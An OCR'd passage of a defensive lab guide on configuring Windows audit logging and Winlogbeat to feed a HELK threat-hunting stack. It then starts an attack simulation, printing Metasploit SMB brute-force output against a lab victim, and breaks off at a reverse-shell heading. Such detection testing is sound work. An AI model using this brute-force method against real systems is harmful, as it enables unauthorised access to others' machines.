
Snap-in	Vendor
ActiveX Control	Microsoft Cor...
Authorization Manager	Microsoft Cor...
Certificates	Microsoft Cor...
Component Services	Microsoft Cor...
Computer Managem...	Microsoft Cor...
Device Manager	Microsoft Cor...
Disk Management	Microsoft and...
Event Viewer	Microsoft Cor...
Folder	Microsoft Cor...
Group Policy Object ...	Microsoft Cor...
IP Security Monitor	Microsoft Cor...
IP Security Policy M...	Microsoft Cor...
Link to Web Address	Microsoft Cor...

Selected snap-ins:
Console Root
Local Computer Policy

Description:
This snap-in allows you to edit the local Group Policy Objects stored on a computer.

Figure 25: MMC

- Enabling process creation logging:


Console1 - [Console Root\Local Computer Policy\Computer Configuration\Windows Settings\Security Settings\Advanced Audit Policy Configuration\System Audit Poli]

Console Root
- Local Computer Policy
  - Computer Configuration
    - Software Settings
    - Windows Settings
      - Name Resolution Policy
      - Scripts (Startup/Shutdown)
      - Deployed Printers
      - Security Settings
        - Account Policies
        - Local Policies
        - Windows Defender Firewall with Adv
        - Network List Manager Policies
        - Public Key Policies
        - Software Restriction Policies
        - Application Control Policies
        - IP Security Policies on Local Compu
        - Advanced Audit Policy Configuratio
          - System Audit Policies - Local Gro
            - Account Logon
            - Account Management
            - Detailed Tracking
            - DS Access
            - Logon/Logoff
            - Object Access
            - Policy Change
            - Privilege Use
            - System
            - Global Object Access Auditir
      - Policy-based QoS
    - Administrative Templates
  - User Configuration
    - Software Settings
    - Windows Settings
    - Administrative Templates

Subcategory	Audit Events
Audit DPAPI Activity	Not Configured
Audit PNP Activity	Not Configured
Audit Process Creation	Not Configured
Audit Process Termination	Not Configured
Audit RPC Events	Not Configured
Audit Token Right Adjusted	Not Configured

Audit Process Creation Properties

Audit Process Creation


[✓] Configure the following audit events:

[✓] Success

[✓] Failure

Figure 26: Process creating logging

- Enabling audit policy logging:


Console1 - [Console Root\Local Computer Policy\Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options]

Console Root
- Local Computer Policy
  - Computer Configuration
    - Software Settings
    - Windows Settings
      - Name Resolution Policy
      - Scripts (Startup/Shutdown)
      - Deployed Printers
      - Security Settings
        - Account Policies
        - Local Policies
          - Audit Policy
          - User Rights Assignment
          - Security Options
        - Windows Defender Firewall with Adv
        - Network List Manager Policies
        - Public Key Policies
        - Software Restriction Policies
        - Application Control Policies
        - IP Security Policies on Local Compu
        - Advanced Audit Policy Configuratio
          - System Audit Policies - Local Gro
            - Account Logon
            - Account Management
            - Detailed Tracking
            - DS Access
            - Logon/Logoff
            - Object Access
            - Policy Change
            - Privilege Use
            - System
            - Global Object Access Auditir
      - Policy-based QoS
    - Administrative Templates
  - User Configuration
    - Software Settings
    - Windows Settings
    - Administrative Templates

Policy	Security Setting
Accounts: Administrator account status	Disabled
Accounts: Block Microsoft accounts	Not Defined
Accounts: Guest account status	Disabled
Accounts: Limit local account use of blank passwords to co...	Enabled
Accounts: Rename administrator account	Administrator
Accounts: Rename guest account	Guest
Audit: Audit the access of global system objects	Disabled
Audit: Audit the use of Backup and Restore privilege	Disabled
Audit: Force audit policy subcategory settings (Windows Vis...	Not Defined


Audit: Force audit policy subcategory settings (Windows ...

Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings

Enabled [✓] Disabled

Figure 27: Audit policy logging

- Enabling command-line logging:



Include command line in process creation events

Edit policy setting

Requirements:
At least Windows Server 2012 R2, Windows 8.1 or Windows RT 8.1

Description:
This policy setting determines what information is logged in security audit events when a new process has been created.

This setting only applies when the Audit Process Creation policy is enabled. If you enable this policy setting the command line information for every process will be logged in plain text in the security event log as part of the Audit Process Creation event 4688, "a new process has been created," on the workstations and servers on which this policy setting is applied.

If you disable or do not configure this policy setting, the process's command line information will not be included in Audit Process Creation events.

Default: Not configured

Note: When this policy setting is enabled, any user with access to read the security events will be able to read the command line arguments for any successfully created process. Command line arguments can contain sensitive or private information such as passwords or user data.

Setting	State	Comment
Include command line in process creation events	Not configured	No

Include command line in process creation events

Include command line in process creation events

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Windows Server 2012 R2, Windows 8.1 or Windows RT 8.1

Options:

Help:
This policy setting determines what information is logged in security audit events when a new process has been created.

This setting only applies when the Audit Process Creation policy is enabled. If you enable this policy setting the command line information for every process will be logged in plain text in the security event log as part of the Audit Process Creation event 4688, "a new process has been created," on the workstations and servers on which this policy setting is applied.


If you disable or do not configure this policy setting, the process's command line information will not be included in Audit Process Creation events.

Default: Not configured

Note: When this policy setting is enabled, any user with access to read the security events will be able to read the command line arguments for any successfully created process. Command line arguments can contain sensitive or private information such as passwords or user data.

Figure 28: Command-line logging

- Enabling powershell logging



Turn on Module Logging

Edit policy setting

Requirements:
At least Microsoft Windows 7 or Windows Server 2008 family

Description:

This policy setting allows you to turn on logging for Windows PowerShell modules.

If you enable this policy setting, pipeline execution events for members of the specified modules are recorded in the Windows PowerShell log in Event Viewer. Enabling this policy setting for a module is equivalent to setting the LogPipelineExecutionDetails property of the module to True.

If you disable this policy setting, logging of execution events is disabled for all Windows PowerShell modules. Disabling this policy setting for a module is equivalent to setting the LogPipelineExecutionDetails property of the module to False.

If this policy setting is not configured, the LogPipelineExecutionDetails property of a module or snap-in determines whether the execution events of a module or snap-in are logged. By default, the LogPipelineExecutionDetails property of all modules and snap-ins is set to False.

To add modules and snap-ins to the policy setting list, click Show, and then type the module names in the list. The modules

Setting	State	Comment
Turn on Module Logging	Not configured	No
Turn on PowerShell Script Block Logging	Not configured	No
Turn on Script Execution	Not configured	No
Turn on PowerShell Transcription	Not configured	No
Set the default source path for Update-Help	Not configured	No

Turn on Module Logging

Turn on Module Logging

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

To turn on logging for one or
Show, and then type the modu
Wildcards are supported.

Module Names Show...

To turn on logging for the Win
modules, type the following m
list:

Microsoft.PowerShell.*


Microsoft.WSMan.Managemen

Help:

Module Names

	Value
	*

Figure 29: Powershell Logging - 1



Turn on PowerShell Script Block Logging

Edit policy setting

Requirements:
At least Microsoft Windows 7 or Windows Server 2008 family

Description:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting,
Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

If you disable this policy setting, logging of PowerShell script input is disabled.

If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script
starts or stops. Enabling Invocation Logging generates a high volume of event logs.

Note: This policy setting exists under both Computer Configuration and User Configuration in the Group Policy Editor. The Computer Configuration policy setting takes precedence over the User Configuration policy setting.

Setting	State	Comment
Turn on Module Logging	Enabled	No
Turn on PowerShell Script Block Logging	Not configured	No

Turn on PowerShell Script Block Logging

Turn on PowerShell Script Block Logging

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

☑ Log script block invocation start / stop events:

Help:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting,
Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.


If you disable this policy setting, logging of PowerShell script input is disabled.

If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script
starts or stops. Enabling Invocation Logging generates a high volume of event logs.

Note: This policy setting exists under both Computer Configuration and User Configuration in the Group Policy Editor. The Computer Configuration policy setting takes precedence over the User Configuration policy setting.

Figure 30: Powershell Logging - 2

- Enabling schedule task logging:



You can use Task Scheduler to create and manage common tasks that your computer will carry out automatically at the


Summary: 0 total - 0 running, 0 ...

Figure 31: Schedule task logging

3.4 Winlogbeat

Winlogbeat is going to be the "agent" that gets installed on each Windows server/client that will forward logs from the host to the ELK instance.

We download the installation package as seen below, and follow the installation steps:



Notice

This website or its third-party tools use cookies, which are necessary to its functioning and required to achieve the purposes illustrated in the cookie policy. If you want to know more or withdraw your consent to all or some of the cookies, please refer to the cookie policy.
By closing this banner, scrolling this page, clicking a link or continuing to browse otherwise, you agree to the use of cookies.

Download Winlogbeat

Want to upgrade? We'll give you a hand. **Migration Guide »**


Version:	7.5.2
Release date:	January 21, 2020
License:	**Elastic License**
Downloads:	**WINDOWS 32-BIT** **sha asc** **WINDOWS 64-BIT** **sha**
Notes:	This default distribution is governed by the Elastic License includes the **full set of free features**.

View the detailed release notes **here**.

Not the version you're looking for? View **past releases**.
The pure Apache 2.0 licensed distribution is available **here**.

Figure 32: Winlogbeat download

Then we download the configuration file from the initial git repository, which is already configured to work with HELK:



HELK / configs / winlogbeat /


Cyb3rWard0g Updated repo structure — Latest commit b4ce4ed 22 days ago

..

winlogbeat.yml — Updated repo structure — 22 days ago

Figure 33: Winlogbeat configuration file git directory

The only changes that need to be made is to remove the second IP entry and modify the first one in order to match with our system network settings, as shown below:



*winlogbeat - Notepad

File Edit Format View Help

```
# Winlogbeat 6, 7, and 8 are currently supported!
# You can download the latest stable version of winlogbeat here:
# https://www.elastic.co/downloads/beats/winlogbeat

# For simplicity/brevity we have only included only the enabled options necessary for sending windows logs to HELK.
# Please visit the Elastic documentation for the complete details of each option and full reference config:
# https://www.elastic.co/guide/en/beats/winlogbeat/current/winlogbeat-reference-yml.html

#====================== Winlogbeat specific options ==========================
winlogbeat.event_logs:
  - name: Application
    ignore_older: 30m
  - name: Security
    ignore_older: 30m
  - name: System
    ignore_older: 30m
  - name: Microsoft-windows-sysmon/operational
    ignore_older: 30m
  - name: Microsoft-windows-PowerShell/Operational
    ignore_older: 30m
    event_id: 4103, 4104
  - name: Windows PowerShell
    event_id: 400,600
    ignore_older: 30m
  - name: Microsoft-Windows-WMI-Activity/Operational
    event_id: 5857,5858,5859,5860,5861

#----------------------------- Kafka output --------------------------------
output.kafka:
  # initial brokers for reading cluster metadata
  # Place your HELK IP(s) here (keep the port).
  # If you only have one Kafka instance (default for HELK) then remove the 2nd IP that has port 9093
  hosts: ["192.168.152.128:9092"]
  topic: "winlogbeat"
  ############################ HELK Optimizing Latency ######################
  max_retries: 2
  max_message_bytes: 1000000
```


Figure 34: Winlogbeat configuration file

Finally, we run the following command in powershell in order to initiate the service:


Administrator: Command Prompt - powershell

```
PS C:\Users\Chris\Desktop\winlogbeat-7.5.2-windows-x86_64>  .\install-service-winlogbeat.ps1

Status   Name               DisplayName
------   ----               -----------
Stopped  winlogbeat         winlogbeat


PS C:\Users\Chris\Desktop\winlogbeat-7.5.2-windows-x86_64> _
```

Figure 35: Winlogbeat installation


Services (Local)

winlogbeat

Stop the service
Restart the service

Name	Description	Status	Startup Type	Log On As
Windows Encryption Provid...	Windows Encryption Pr...		Manual (Trig...	Local Service
Windows Error Reporting Se...	Allows errors to be repo...		Manual (Trig...	Local Syste...
Windows Event Collector	This service manages p...		Manual	Network S...
Windows Event Log	This service manages e...	Running	Automatic	Local Service
Windows Font Cache Service	Optimizes performance...	Running	Automatic	Local Service
Windows Image Acquisitio...	Provides image acquisit...		Manual	Local Service
Windows Insider Service	Provides infrastructure ...		Manual (Trig...	Local Syste...
Windows Installer	Adds, modifies, and re...		Manual	Local Syste...
Windows License Manager ...	Provides infrastructure ...	Running	Manual (Trig...	Local Service
Windows Licensing Monito...	This service monitors th...	Running	Automatic	Local Syste...
Windows Management Inst...	Provides a common int...	Running	Automatic	Local Syste...
Windows Management Ser...	Performs management ...		Manual	Local Syste...
Windows Media Player Net				
Windows Mobile Hotspot S				
Windows Modules Installer				
Windows Perception Servic				
Windows Perception Simul				
Windows Push Notification				
Windows Push Notification				
Windows PushToInstall Ser				
Windows Remote Manage.				
Windows Search				
Windows Security Service				
Windows Time				
Windows Update				
Windows Update Medic Se				
WinHTTP Web Proxy Auto-				
winlogbeat				
Wired AutoConfig				
WLAN AutoConfig				
WMI Performance Adapter				
Work Folders				
Workstation				
WWAN AutoConfig				
Xbox Accessory Manageme				
Xbox Live Auth Manager				

winlogbeat Properties (Local Computer)

General | Log On | Recovery | Dependencies

Service name: winlogbeat
Display name: winlogbeat
Description:
Path to executable:
"C:\Users\Chris\Desktop\winlogbeat-7.5.2-windows-x86_64\winlogbeat.exe
Startup type: Automatic

Service status: Running

Start | Stop | Pause | Resume

You can specify the start parameters that apply when you start the service from here.

Start parameters:

OK | Cancel | Apply

Figure 36: Winlogbeat service

4. Simulation of Attacks

In order to identify the effectiveness and the level of detection of HELK, a series of attacks and infection attempts have been made.

To do so, we have established a lab, which consists of 3 workstations.

The first host is the server responsible for the services of HELK. It is the workstation where the HELK instance has been installed.


The second host is the victim. At our scenario, the victim is a Windows 10 64bit workstation which is configured as described previously, in order to log any desired activity.

The third host is the attacker. At our scenario, the attacker is Kali Linux workstation that contains the all the necessary tools.

4.1. SMB Brute Force

In order to gain access into the victim pc, we initiate a brute force attempt from Kali Linux, using the Metasploit Framework.

We have set an unsecure password and we use a wordlist in order to guess it. After about 1000 attempts the password has been found.




```
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:serenity',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:lovehurts',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:tyrone',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:rodriguez',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:amanda1',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:willie',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:kaylee',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:pisces',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:patito',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:paradise',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:1111111',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:piolin',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:reggie',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:diesel',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:salvador',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:dianne',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:cowboy',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:143143',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:chanel',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:joseluis',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:sanchez',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:peterpan',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:diosesamor',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:stars',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:dancer1',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:element',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:derrick',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:coffee',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:grandma',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:always',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:ashleigh',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:181818',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:marshall',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:jason1',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:helena',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:tanner',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:theresa',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:sweet1',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:chinita',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:alexandru',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:mihaela',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:trisha',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:mitchell',
[-] 192.168.152.130:445   - 192.168.152.130:445 - Failed: '.\chris:love4ever',
[+] 192.168.152.130:445   - 192.168.152.130:445 - Success: '.\chris:1234'
[*] 192.168.152.130:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) > 
```

Figure 37: SMB brute-force attack

Now that we have access to the victim's workstation, we perform a series of attacks, in order to simulate several malicious activities.

4.2. Reverse TCP shell

